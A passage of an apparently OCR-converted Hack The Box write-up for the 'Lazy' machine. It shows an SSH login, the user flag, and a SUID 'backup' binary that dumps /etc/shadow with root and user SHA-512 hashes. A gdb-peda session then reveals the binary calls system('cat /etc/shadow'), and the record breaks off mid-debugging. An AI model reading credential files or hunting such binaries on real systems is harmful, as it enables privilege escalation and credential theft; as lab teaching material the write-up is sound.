
```
┌──(root💀kali)-[/Documents/htb/boxes/lazy]
└─# ssh -i mitsos.key mitsos@10.10.10.18
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Apr  8 01:41:14 EEST 2021

  System load: 0.0               Memory usage: 5%   Processes:       193
  Usage of /:  7.6% of 18.58GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Thu Jan 18 10:29:40 2018
mitsos@LazyClown:~$ id
uid=1000(mitsos) gid=1000(mitsos) groups=1000(mitsos),4(adm),24(cdrom),27(sudo),30(dip),46(pl
mitsos@LazyClown:~$ █
```



```
mitsos@LazyClown:~$ ls
backup  peda  user.txt
mitsos@LazyClown:~$ cat user.txt
d558e7924bdfe31266ec96b007dc63fc
```

we got binary backup
its just cat the /etc/shadow file : stores actual password in encrypted format (more like the hash of the password) for userâ€™s account with additional properties

related to user password.




```
mitsos@LazyClown:~$ ./backup
root:$6$v1daFgo/$.7m9WXOoE4CKFdWvC.8A9aaQ334avEU8KHTmhjjGXMl0CTvZqRfNM5NO2/.7n2WtC58IUOMvLjHL0j4OsDPuL0:17288:0:99999:7:::
daemon:*:17016:0:99999:7:::
bin:*:17016:0:99999:7:::
sys:*:17016:0:99999:7:::
sync:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
man:*:17016:0:99999:7:::
lp:*:17016:0:99999:7:::
mail:*:17016:0:99999:7:::
news:*:17016:0:99999:7:::
uucp:*:17016:0:99999:7:::
proxy:*:17016:0:99999:7:::
www-data:*:17016:0:99999:7:::
backup:*:17016:0:99999:7:::
list:*:17016:0:99999:7:::
irc:*:17016:0:99999:7:::
gnats:*:17016:0:99999:7:::
nobody:*:17016:0:99999:7:::
libuuid:!:17016:0:99999:7:::
syslog:*:17016:0:99999:7:::
messagebus:*:17288:0:99999:7:::
landscape:*:17288:0:99999:7:::
mitsos:$6$LMSqqYD8$pqz8f/.wmOw3XwiLdqDuntwSrWy4P1hMYwc2MfZ70yA67pkjTaJgzbYaSgPlfnyCLLDDTDSoHJB99q2ky7lEB1:17288:0:99999:7:::
mysql:!:17288:0:99999:7:::
sshd:*:17288:0:99999:7:::
mitsos@LazyClown:~$
```


$6$v1daFgo/$.7m9WXOoE4CKFdWvC.-

8A9aaQ334avEU8KHTmhjjGXMl0CTvZqRfNM5NO2/.7n2WtC58IUOMvLjHL0j4OsDPuL0:17288:0:99999:7:::

that is sha-512 cuz of $6$ sign which means we're not going to crack this
we can analyse this backup binary with hexa editor




```
mitsos@LazyClown:~$ gdb ./backup
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.2) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./backup...(no debugging symbols found)...done.
gdb-peda$
```



```
gdb-peda$ b main
Breakpoint 1 at 0x8048420
gdb-peda$ r
Starting program: /home/mitsos/backup
[----------------------------------registers-----------------------------------]
EAX: 0x1 
EBX: 0xb7fce000 --> 0x1abda8 
ECX: 0x6e4d269 
EDX: 0xbffff734 --> 0xb7fce000 --> 0x1abda8 
ESI: 0x0 
EDI: 0x0 
EBP: 0xbffff708 --> 0x0 
ESP: 0xbffff708 --> 0x0 
EIP: 0x8048420 (<main+3>:	and    esp,0xfffffff0)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048418 <frame_dummy+40>:	jmp    0x8048390 <register_tm_clones>
   0x804841d <main>:	push   ebp
   0x804841e <main+1>:	mov    ebp,esp
=> 0x8048420 <main+3>:	and    esp,0xfffffff0
   0x8048423 <main+6>:	sub    esp,0x10
   0x8048426 <main+9>:	mov    DWORD PTR [esp],0x80484d0
   0x804842d <main+16>:	call   0x80482f0 <system@plt>
   0x8048432 <main+21>:	mov    eax,0x0
[------------------------------------stack-------------------------------------]
0000| 0xbffff708 --> 0x0 
0004| 0xbffff70c --> 0xb7e3baf3 (<__libc_start_main+243>:	mov    DWORD PTR [esp],eax)
0008| 0xbffff710 --> 0x1 
0012| 0xbffff714 --> 0xbffff7a4 --> 0xbffff8cb ("/home/mitsos/backup")
0016| 0xbffff718 --> 0xbffff7ac --> 0xbffff8df ("XDG_SESSION_ID=1")
0020| 0xbffff71c --> 0xb7feccca (<call_init+26>:	add    ebx,0x12336)
0024| 0xbffff720 --> 0x1 
0028| 0xbffff724 --> 0xbffff7a4 --> 0xbffff8cb ("/home/mitsos/backup")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048420 in main ()
gdb-peda$ 
```


mov   DWORD PTR [esp],0x80484d0   loading a variable in the esp, wich will be the argument for system

call   0x80482f0 <system@plt>   calling system




```
gdb-peda$ si
```

step twice




```
[----------------------------------registers-----------------------------------]
EAX: 0x1
EBX: 0xb7fce000 --> 0x1abda8
ECX: 0x6e4d269
EDX: 0xbffff734 --> 0xb7fce000 --> 0x1abda8
ESI: 0x0
EDI: 0x0
EBP: 0xbffff708 --> 0x0
ESP: 0xbffff700 --> 0x8048440 (<__libc_csu_init>:      push   ebp)
EIP: 0x8048423 (<main+6>:       sub    esp,0x10)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804841d <main>:    push   ebp
   0x804841e <main+1>:  mov    ebp,esp
   0x8048420 <main+3>:  and    esp,0xfffffff0
=> 0x8048423 <main+6>:  sub    esp,0x10
   0x8048426 <main+9>:  mov    DWORD PTR [esp],0x80484d0
   0x804842d <main+16>: call   0x80482f0 <system@plt>
   0x8048432 <main+21>: mov    eax,0x0
   0x8048437 <main+26>: leave
[------------------------------------stack-------------------------------------]
0000| 0xbffff700 --> 0x8048440 (<__libc_csu_init>:      push   ebp)
0004| 0xbffff704 --> 0x0
0008| 0xbffff708 --> 0x0
0012| 0xbffff70c --> 0xb7e3baf3 (<__libc_start_main+243>:       mov    DWORD PTR [esp],eax)
0016| 0xbffff710 --> 0x1
0020| 0xbffff714 --> 0xbffff7a4 --> 0xbffff8cb ("/home/mitsos/backup")
0024| 0xbffff718 --> 0xbffff7ac --> 0xbffff8df ("XDG_SESSION_ID=1")
0028| 0xbffff71c --> 0xb7feccca (<call_init+26>:        add    ebx,0x12336)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048423 in main ()
```

examine this variable 0x80482f0




```
gdb-peda$ x/s 0x80484d0
0x80484d0:       "cat /etc/shadow"
```




```
gdb-peda$ si
```


step one more time



```
[----------------------------------registers-----------------------------------]
EAX: 0×1
EBX: 0×b7fce000 ⟶ 0×1abda8
ECX: 0×6e4d269
EDX: 0×bffff734 ⟶ 0×b7fce000 ⟶ 0×1abda8
ESI: 0×0
EDI: 0×0
EBP: 0×bffff708 ⟶ 0×0
ESP: 0×bffff6f0 ⟶ 0×b7fce3c4 ⟶ 0×b7fcf1e0 ⟶ 0×0
